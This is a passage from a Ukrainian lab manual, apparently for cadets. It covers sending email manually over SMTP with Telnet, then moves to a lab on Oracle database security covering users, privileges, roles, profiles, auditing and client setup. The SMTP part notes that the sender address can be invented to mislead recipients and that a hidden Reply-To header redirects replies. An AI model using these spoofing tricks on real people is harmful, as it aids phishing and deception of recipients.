Зверніть увагу, сервер показав нам наше ім'я хоста і ip-адресу (dialup16-45.iptelecom.net.ua [212.9.229.237]). Ця інформація потім буде додана в заголовок листа, а одержувач листа, якщо його зацікавить додаткова інформація, може просто побачити її, заглянувши у властивості листа. Існують різні способи приховування або підробки ip-адреси. (Проте продовжимо.)

*Наступна команда MAIL – ця команда обов'язкова, використовуйте її для вказівки адреси відправника. Синтаксис:*

***MAIL FROM: p2@poligon.gov***

відповідь сервера:

***250 < p23@poligon.gov > is syntactically correct***

Зворотну адресу (адресу відправника) можна придумати і вказати будь-яку, чим можна ввести одержувача в оману, або навпаки підказати йому, що Ви не звичайний користувач, а вже в якійсь мірі просунутий.

*Тепер необхідно вказати адресу одержувача повідомлення:*

***RCPT TO: p3@poligon.gov***

відповідь сервера:

***250 < p3@poligon.gov > verified***

*І остання основна команда:*

***DATA***

відповідь сервера:

***354 Enter message, ending with «.» on a line by itself***

Це вхід в режим набору листа. Тут діють інші закони, тут не можна вводити команди smtp, щоб закінчити введення і вийти назад в командний режим, потрібно натиснути [Enter] (перейти на новий рядок), набрати символ [.] (просто ввести крапку без дужок) і знову натиснути [Enter]. Простіше кажучи, кінець листа – це введення крапки з нового рядка.

Розглянемо тіло листа.

Можна, звичайно, відразу після входу в режим набору повідомлення починати набирати текст. Але не поспішайте, таке повідомлення буде навіть без поля Subject (то, є без теми). Хоча знати варто тільки про одне поле: [reply-to].

*Після того, як ви набрали команду DATA, не поспішайте набирати текст повідомлення, а спершу вкажіть поле reply-to:*

***reply-to: dr_stark@chat.ru***

Навіщо це поле?

Річ у тому, що це поле не команда smtp, а просто повідомлення для поштового клієнта (так би мовити, допоміжна інформація, типу того ж subject). Багато поштових клієнтів показують в листі, що прийшов, тільки адресу відправника вказану командою [mail from], а адресу, вказану в полі [reply-to], не показує. Але, якщо відповісти на таке повідомлення (наприклад: натиснути кнопку відповісти), відповідь піде за адресою, що вказана в полі [reply-to]

**Додаткова інформація.**

Якщо Ви хочете, щоб у відправлених Вами листах була присутня «тема», то після введення поля [reply-to],

*введіть поле [subject]*

***subject: subject of message***

Після цього можете приступати до набору тексту повідомлення. Коли закінчите, введіть крапку з нового рядка і ви повернетеся в командний режим. Там сервер повідомить, що Ваше повідомлення прийняте:

***250 OK id=11oivl-0000hm-00***

*Тепер можна ввести ще повідомлення або відключитися, набравши команду QUIT.*

Як все це виглядає на екрані Telnet-а (жирний – відповіді сервера, курсив – ручне введення):

**220 mx7.port.ru ESMTP MAIL.RU Mon, 2 Apr 2001 03:56:38 +0400**
*HELP*
**214-Commands supported:**
**214- HELO EHLO MAIL RCPT DATA**
**214 NOOP QUIT RSET HELP**
*HELO 12345*
**250 mx7.port.ru Hello dialup16-45.iptelecom.net.ua [212.9.229.237]**
*MAIL FROM: p2@poligon.gov*
**250 is syntactically correct**
*RCPT TO: p2@poligon.gov*
**250 verified**
*DATA*
**354 Enter message, ending with «.» on a line by itself**
*reply-to: dr_stark@chat.ru*
*subject: subject of message*
*this message content line1*
*content line2*
.
**250 OK id=14oivl-0000hm-00**
*QUIT*
**221 mx7.port.ru closing connection**

Можливо, Ви помітили, що всі відповіді сервера починаються з якогось числа. Це «коди відповідей» сервера. Тільки ці цифри є обов'язковими відповідями, текст, який йде після них, призначений для спрощення розуміння, і на різних серверах цей текст може бути різним, а на деяких, можливо, взагалі можуть бути цифри без тексту.

Але як сам поштовий сервер дізнається, куди слід слати лист? Інформація про маршрутизацію пошти зберігається на DNS-сереверах, «витягнути» цю інформацію можна за допомогою якої-небудь утиліти, яка показує MX-записи домену, наприклад nslookup (входить в стандартне постачання unix-ов і Windows NT/2000).

Отже, знову повторимо необхідні команди.
**telnet [сервер smtp] 25** - *підключення до smtp сервера через телнет;*
**help** – *список команд, підтримуваних на даному smtp сервері;*
**helo [domain]** – «*вітання» серверу;*
**mail from: [ім'я відправника]** –*завдання серверу імені відправника;*
**rcpt to: [ящик одержувача]** – *кому буде відправлене повідомлення;*
**data** – *початок набору повідомлення;*
*додатково:* **reply-to: [ящик відправника]** – *вказівка зворотної адреси;*
**subject: [назва теми]** – *вказівка теми листа;*
**quit** – *вихід.*

***Підсумок***

При роботі з Telnet не потрібно володіти особливими навиками або поштовими клієнтами, а для відправки листів не потрібно навіть ящика, робота відбувається швидше, ніж при роботі з WEB-інтерфейсом.

Недоліком є те, що всі команди доводиться вводити уручну і немає підтримки графіки, проте уміння роботи в командному рядку без графіки показує ваш рівень як фахівця.

Більш детально дізнатися про безпечну передачу поштових повідомлень можна в [10], [14].

## КОНТРОЛЬНІ ПИТАННЯ

1. З яким протоколом транспортного рівня взаємодіє протокол SMTP?
2. Що входить до складу електронного поштового повідомлення?
3. Який зв'язок забезпечує SMTP між агентами передачі пошти (MTA), клієнтом і сервером?
4. У яких з перерахованих ролей може виступати SMTP-сервер?
5. Який стандарт формату заголовка поштових повідомлень найбільш поширений в сучасному світі?
6. Які з перерахованих функцій підтримує поштовий клієнт The Bat!?
7. Що таке Telnet?
8. Яка з приведених команд Telnet має невірний синтаксис?
9. Чи можливо відправляти пошту за допомогою Telnet?
10. Яка команда Telnet використовується для видалення поштових повідомлень з поштової скриньки?

# Лабораторна робота 5

## Тема. **Підсистема захисту СКБД «ORACLE»**

**Мета** Провести дослідження підсистеми захисту СКБД «ORACLE», написати програмний код з ведення заданого політикою безпеки аудиту на віддаленому сервері «ORACLE».

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 4* год.

**План**

1. Курсанти заздалегідь отримують текст лабораторної роботи. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить тестування курсантів за результатами теоретичної підготовки (20 хв.), після чого курсанти виконують завдання лабораторної роботи (130 хв.).
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 98 або вище (Linux); СКБД ORACLE 8i або вище; MS Office 2000 або вище; інструментальний засіб TOAD.

* Час проведення заняття визначається навчальним планом

## КОРОТКІ ТЕОРЕТИЧНІ ВІДОМОСТІ

Розглянемо засоби, призначені для захисту даних у базі даних СКБД Oracle (більш детально ознайомитися з цим питанням можна в [2], [7], [28]). Oracle надає ряд можливостей, і деякі з них більш доцільно застосовувати в конкретному середовищі, ніж інші. При розробці бази даних захист може бути відносно слабким, оскільки ці дані не обов'язково є остаточними. У виробничому середовищі рівень захисту може залежати від типу збережених даних і ризику можливого збою в системі.

## КОРИСТУВАЧІ ORACLE

Центральне місце в засобах захисту займає обліковий запис користувача бази даних Oracle, без вказівки імені користувача Oracle немає ніякої (або майже ніякої) можливості проникнути в базу даних Oracle.

У базі даних Oracle, як правило, є ряд облікових записів користувачів Oracle, які введені або при створенні бази даних (наприклад, користувачі SYS і SYSTEM) або пізніше адміністратором бази даних. Перш ніж користувач зможе звернутися до будь-яких об'єктів у базі даних Oracle, він повинний виконати ввімкнення до бази даних Oracle із допустимим іменем користувача Oracle і паролем. Це справедливо незалежно від того, який інструментальний засіб Oracle чи не Oracle використовується для доступу до бази даних.

Відразу після його створення користувач Oracle має ряд привілеїв, які дозволяють йому створювати і змінювати об'єкти бази даних. Об'єкти можуть належати цьому користувачу Oracle, або іншим користувачам Oracle, які дозволяють змінювати свої об'єкти іншим.

Тільки користувач Oracle одержить ім'я користувача і пароль, він може підключитися до бази даних Oracle з використанням будь-якого інструментального засобу.

Користувачі Oracle можуть створювати свої власні об'єкти бази даних (якщо обліковим записом надані необхідні привілеї) або використовувати об'єкти інших користувачів Oracle (якщо інші користувачі дали їм такі привілеї).

Усі подальші привілеї, що одержує обліковий запис користувача Oracle, належать до облікового запису імені користувача.

CREATE USER – це команда SQL, яка може використовуватися для визначення облікового запису Oracle у базі даних. При створенні користувача Oracle може бути визначеним ряд додаткових параметрів, але єдина обов'язкова вимога полягає в тому, щоб було відоме ім'я нового користувача Oracle.

Після створення обліковий запис користувача Oracle не може використовуватися, поки користувач не одержить щонайменше один системний привілей. Системний привілей CREATE SESSION дозволяє користувачеві створювати сеанс відносно бази даних Oracle. Це є необхідний привілей, який повинен мати обліковий запис користувача. Без системного привілею CREATE SESSION обліковий запис користувача Oracle не може використовуватися.

Команди CREATE USER не достатньо для створення діючого користувача Oracle. До нового облікового запису користувача додається системний привілей CREATE SESSION.

Пароль користувача Oracle зберігається в базі даних Oracle у шістнадцятирічному рядкові, у закодованому форматі. Декодувати текстовий пароль у цьому шістнадцятирічному рядкові неможливо. Якщо користувач забуде свій пароль, адміністратор бази даних не зможе його знайти, а зможе лише призначити новий пароль.

Навіть адміністратор бази даних не може дістати текстовий пароль, що зберігається в зашифрованому форматі.

## ТИПИ ПРИВІЛЕЇВ

Якщо після створення користувача Oracle обліковий запис цього користувача не дозволяє створювати власні об'єкти бази даних або одержувати доступ до об'єктів, створених іншим обліковим записом Oracle, він мало що дає. Існують привілеї системного й об'єктного рівня, які до дрібних подробиць регламентують те, що можна виконати за допомогою облікового запису користувача Oracle.

Є більше 80 різних привілеїв системного рівня, які регламентують можливості користувача Oracle використовувати певні команди SQL. Наприклад, перш ніж користувач Oracle зможе використовувати команду CREATE PROCEDURE для створення процедури бази даних, він повинен мати привілей системного рівня CREATE PROCEDURE.

Існують дві основні групи привілеїв системного рівня, які мають у складі імен слово ANY і не мають його. Привілеї зі словом ANY в імені дозволяють користувачеві Oracle виконувати певні команди в будь-якому обліковому записі користувача Oracle. Наприклад, системний привілей CREATE ANY PROCEDURE дозволяє користувачеві Oracle створювати процедури в будь-якому обліковому записі Oracle, начебто ця процедура належить обліковому запису користувача.

## Ролі

**Роль** – це сукупність системних привілеїв і привілеїв об'єктного рівня, які згруповані під одним іменем, аби полегшити надання і скасування цих привілеїв. Як тільки користувачеві Oracle надана роль, усі привілеї, пов'язані з нею, будуть успадковані користувачем.

Ролі є більш легким способом надання системних привілеїв і привілеїв об'єктного рівня, можливістю визначити привілеї захисту ще до появи користувача і спрощений метод дозволу і заборони привілеїв користувача.

Один зі способів установлення системних привілеїв і привілеїв об'єктного рівня полягає в наданні кожного необхідного привілею кожному окремому користувачеві. Проте виконання оператора GRANT для кожного привілею, необхідного кожному користувачеві, може заняти багато часу, якщо є багато таблиць або користувачів.

Замість цього можна створити роль з потрібними привілеями для групи користувачів. Потім можна призначати цю роль різним користувачам Oracle, що приведе до використання меншого числа операторів GRANT.

Якщо потрібно встановити привілей захисту до створення користувача Oracle, можна зробити це за допомогою ролі, визначивши в ній потрібні привілеї. Після створення облікового запису користувача Oracle, для якого потрібні ці привілеї, можна призначити користувачу відповідну роль одним оператором GRANT.

Крім того, якщо користувач Oracle вилучений з бази даних командою DROP USER, можна зберегти привласнені йому привілеї, якщо ці привілеї призначені за допомогою ролі. Потім можна перепризначити привілеї будь-якому новому користувачеві. Якщо привілеї спочатку не призначені за допомогою ролі, то при знищенні користувача губиться вся відносно нього інформація.

За допомогою ролей можна розширювати і звужувати набір привілеїв, призначених користувачеві, дозволяючи і забороняючи ролі. Наприклад, коли користувач взаємодіє з екранною програмою, ця програма підключає конкретний набір привілеїв, необхідних для роботи з нею. Для програми звіту може бути підключений інший набір привілеїв.

Іншою перевагою ролей бази даних є можливість перед призначенням ролі виконувати перевірку наявності в користувача Oracle певних привілеїв операційної системи. Це означає, що захист може частково контролюватися на рівні операційної системи.

Спосіб здійснення цього залежить від операційної системи.

Ролі можуть призначатися іншим ролям, а також користувачеві Oracle та імені користувача PUBLIC. Якщо новій ролі потрібний той же набір привілеїв, що й іншій, уже створеній ролі, можуть призначатися привілеї існуючої ролі. Ролі більш високого рівня привласнюються всі привілеї ролі нижчого рівня. Будь-який користувач, якому дана роль більш високого рівня, успадковує всі привілеї, привласнені обом ролям. Є обмеження на число ролей, які можуть бути активні в будь-який момент, і адміністратор бази даних може налаштувати це число з використанням файлу параметрів INIT.ORA.

## ПРОФІЛІ

Профілі дозволяють обмежити ресурси, які може використовувати користувач Oracle. Без профілів один користувач здатний сповільнити всі інші процеси, які намагаються використовувати базу даних Oracle. Профілі можуть застосовуватися для обмеження ресурсів, необхідних при одному звертанні до бази даних або в усьому сеансі. При перевищенні обмежень профіля на рівні звертання виконання оператора закінчується аварійно. При перевищенні обмежень профіля на рівні сеансу переривається весь сеанс.

Для обмеження ресурсу спочатку створюється профіль як об'єкт бази даних і призначається одному або декільком користувачам. Крім того, адміністратор бази даних повинний мати можливість контролю ресурсів.

Кожна база даних Oracle має профіль, який називається DEFAULT, що призначається кожному існуючому і знову створюваному користувачеві бази даних. У цьому профілі обмеження для кожного ресурсу встановлені на «unlimited», а це означає, що користувацький процес може монопольно захопити всі ресурси. Якщо потрібно обмежити конкретний ресурс для всіх користувачів Oracle у базі даних, потрібно змінити тільки цей профіль. Він використовується як заданий за умовчуванням для нових користувачів Oracle, а встановлені ним обмеження діють як значення за умовчуванням там, де інші профілі не вказують явне обмеження для ресурсу.

Можна створити один профіль, аби обмежити використання певного ресурсу для розроблювачів, інший – аби встановити більш високий рівень обмежень для облікових записів адміністратора бази даних тощо.

Профілі можуть бути корисними, коли користувачі виконують запити до бази даних, особливо довільні запити, які за своїм характером часто бувають повільними і неефективними.

Для створення профілю використовується оператор CREATE PROFILE, який визначає обмеження ресурсу. Будь-які обмеження, не задані цією командою, встановлюються за умовчуванням профілем DEFAULT.

## ОСНОВНІ ОСОБЛИВОСТІ АУДИТУ В СКБД ORACLE

Повноцінна система забезпечення безпеки повинна мати розвинуті засоби аудита, тобто автоматичного ведення протоколів дій користувачів системи. Таблиці для записів аудита, як правило, є елементом словника системи. В Oracle основною таблицею для записів аудита є таблиця SYS.AUD$. В цій таблиці 28 стовпчиків, що дозволяє вести досить детального аудит подій у системі.

Для кожної контрольованої операції фіксується інформація про користувача, який видав запит на операцію, тип операції, про об'єкти бази даних, на які впливала операція, дату і час виконання операції. На базі

таблиці SYS.AUD$ будується декілька представлень, інформація з яких, як правило, обробляється адміністраторами системи і можливо користувачами. Найчастіше використовуються представлення: DBA_AUDIT_TRAIL, USER_AUDIT_ TRAIL, USER_AUDIT_OBJECT, а також USER_AUDIT_SESSION, USER_AUDIT_ STATEMENT.

## ХІД РОБОТИ

***Настройка клієнта СКБД «ORACLE» та ODBC (відкритий інтерфейс з'єднання баз даних)***

Установіть на своєму ПК клієнт СКБД «ORACLE» (при установці клієнта обирайте вибірковий метод встановлення). Для цього необхідно:

- увійти в систему під користувачем з правами адміністратора;
- запустити файл інсталятор ORACLE (рис. 1);





*Рис. 1. Запрошення інсталятора ORACLE*

- задати шляхи розташування файлів інсталяції (рис. 2);





*Рис. 2. Розташування файлів інсталяції*

- обрати тип установки клієнт (рис. 3);





*Рис. 3. Тип установки клієнт*

- обрати тип установки клієнта «Вибірковий» (рис. 4);





*Рис. 4. Тип установки клієнта «Вибірковий»*

- обрати необхідні для встановлення компоненти системи та обрати мови продукту (рис. 5).





*Рис. 5. Доступні компоненти ORACLE-клієнт*

Після встановлення клієнта СКБД «**ORACLE**» необхідно провести настроювання мережних служб СКБД «**ORACLE**»-клієнт. Для цього необхідно виконати наступні дії:

- запустити інструмент для настроювання мережних параметрів (Net8 Configuration Assistant, місце його знаходження наступне Пуск → Программы → Oracle - OraHome81 → Network Administration → Net8 Configuration Assistant);
- у вікні, що з'явилося, оберіть вкладку Local Net Service Name configuration, як показано на рис. 6;





*Рис. 6. Вікно настроювання мережних параметрів*

- після натискання кнопки «Next» оберіть позначку «ADD» та відповідну версію сервісу (рис. 7, 8);





*Рис. 7. Вікно додавання мережного сервісу*





*Рис. 8. Вікно обрання версії сервісу*

- у вікні введення імені віддаленого сервісу введіть наступну строку Olimp.poligon.gov та натисніть кнопку «Next» (рис. 9);





*Рис. 9. Вікно визначення імені віддаленого сервісу*

- в наступному вікні оберіть необхідні протоколи підключення (рис. 10);





*Рис. 10. Вікно обрання протоколів роботи сервісу*

- в рядку «Host name» введіть адресу ПК, де розташований сервер СКБД «**ORACLE**» (192.168.30.254 або 192.168.40.254), та порт підключення до нього (рис. 11);





*Рис. 11. Вікно настроювання розташування сервера СКБД «ORACLE» та порту підключення*

- протестуйте визначені настройки;
- якщо тестування пройшло успішно, введіть ім'я створеного сервісу (рис. 12).





*Рис. 12. Вікно введення імені створеного сервісу*

Для взаємодії деяких клієнтських програм (зокрема створених засобами VBA Excel) необхідно провести відповідне настроювання ODBC. Для цього необхідно:

- запустити програму Microsoft ODBC Administrator (Пуск → Программы → Oracle - OraHome81 → Network Administration) та обрати вкладку «Пользовательский DSN» (рис. 13);





*Рис. 13. Вікно Microsoft ODBC Administrator*

- натиснути кнопку «Добавить…» та обрати «Oracle ODBC driver Setup» (рис. 14);





*Рис. 14. Вікно обрання необхідного драйвера*

- у наступному вікні введіть дані про створений вами раніше мережний сервіс.

